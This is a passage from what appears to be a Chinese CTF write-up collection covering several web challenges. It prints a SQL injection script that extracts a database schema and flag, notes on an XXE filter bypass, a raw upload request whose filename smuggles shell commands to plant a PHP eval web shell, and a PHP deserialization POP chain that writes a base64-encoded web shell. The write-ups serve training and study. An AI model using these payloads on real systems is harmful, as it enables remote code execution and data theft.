cute("SELECT group_concat(SCHEMA_NAME) FROM information_schema.SCHEMATA")) # print("[*]获取当前数据库表名成功:" +
execute("SELECT group_concat(TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_SCHEMA = database()")) # pri
nt("[*]获取列名成功:" + execute("SELECT group_concat(COLUMN_NAME) FROM information_schema.COLUMNS WHERE TABLE_SCH
EMA = 'F4l9_D4t4B45e' AND TABLE_NAME = 'F4l9_t4b1e' ")) print("[*]flag" + execute("select group_concat(F4l9_C01u
Mn) from `F4l9_D4t4B45e`.`F4l9_t4b1e`"))
```

0x1B [HarekazeCTF2019]Avatar Uploader

```
29  $size = getimagesize($_FILES['file']['tmp_name']);
30  if ($size[0] > 256 || $size[1] > 256) {
31    error('Uploaded image is too large.');
32  }
33  if ($size[2] !== IMAGETYPE_ {
34    // I hope this never happens...
35    error('What happened...? OK, the flag for part 1 is: <code>' . getenv('FLAG1') . '</code>');
36  }
37
```

破坏掉文件的长宽信息即可

题目结束了。只保留第一行16进制数据即可

0x1C [CSAWQual 2019]Web_Unag

xxe注入 与 绕过 小结 https://www.cnblogs.com/backlion/p/9302528.html

这里主要是对于dtd的关键字进行了检测，所以我们只需要对于关键绕过就可以了，根据我们知道的**用十进制格式(&#aaa;)或十六进制格式(ч)来指定任意 Unicode 字符。对 XML 解析器而言，字符实体与直接输入指定字符的效果完全相同**

所以我们随便构造出来 然后上传就可以了，简单!

0x1D [N1CTF 2018]eating_cms

```
POST /upllloadddd.php HTTP/1.1Host: 488d3a9b-d9dd-4fc1-a33d-08cae097b338.node4.buuoj.cn:81Content-Length: 1276Ca
che-Control: max-age=0Upgrade-Insecure-Requests: 1Origin: http://488d3a9b-d9dd-4fc1-a33d-08cae097b338.node4.buuo
j.cn:81Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvROAudZcEEAjewBaUser-Agent: Mozilla/5.0
 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36Accept: t
ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.9Referer: http://488d3a9b-d9dd-4fc1-a33d-08cae097b338.node4.buuoj.cn:81/user.php?page=m4aaa
nnnggggeeeAccept-Encoding: gzip, deflateAccept-Language: zh,zh-TW;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6Cookie: U
M_distinctid=17d66893c2717-03eb8bab8be499-978183a-144000-17d66893c28205; PHPSESSID=5anhmh038bjh1peu4788qc4ib2Con
nection: close------WebKitFormBoundaryvROAudZcEEAjewBaContent-Disposition: form-data; name="file"; filename="exp
.php;cd ..;cd tmp;echo '<?php eval($_POST[a]);?>'>a.php; #"Content-Type: application/octet-streamaaa------WebKit
FormBoundaryvROAudZcEEAjewBaContent-Disposition: form-data; name="submit"Submit------WebKitFormBoundaryvROAudZcE
EAjewBa--
```

文件名包含一下就可以了。注意这里不能出现**/** 文件名会打印出来 方便debug 好题目!

0x1E

pop链子

```
<?phpclass A{ public function __construct($store, $key = '1.php', $expire = null) {        $this->key = $key;
    $this->store = $store;        $this->expire = $expire;        $this->cache['111'] = array('path'=>"PD9waHAg
ZXZhbCgkX1BPU1RbJ2NtZCddKTs/Pg");//待定        $this->complete='1';//待定    }}class B{}$options['serialize'] = "
strval";$options['prefix'] = "php://filter/write=convert.base64-decode/resource=";$options['expire'] = 123;$opti
ons['data_compress']=0;$b = new B();$b->options = $options;$a = new A($b);echo urlencode(serialize($a));
```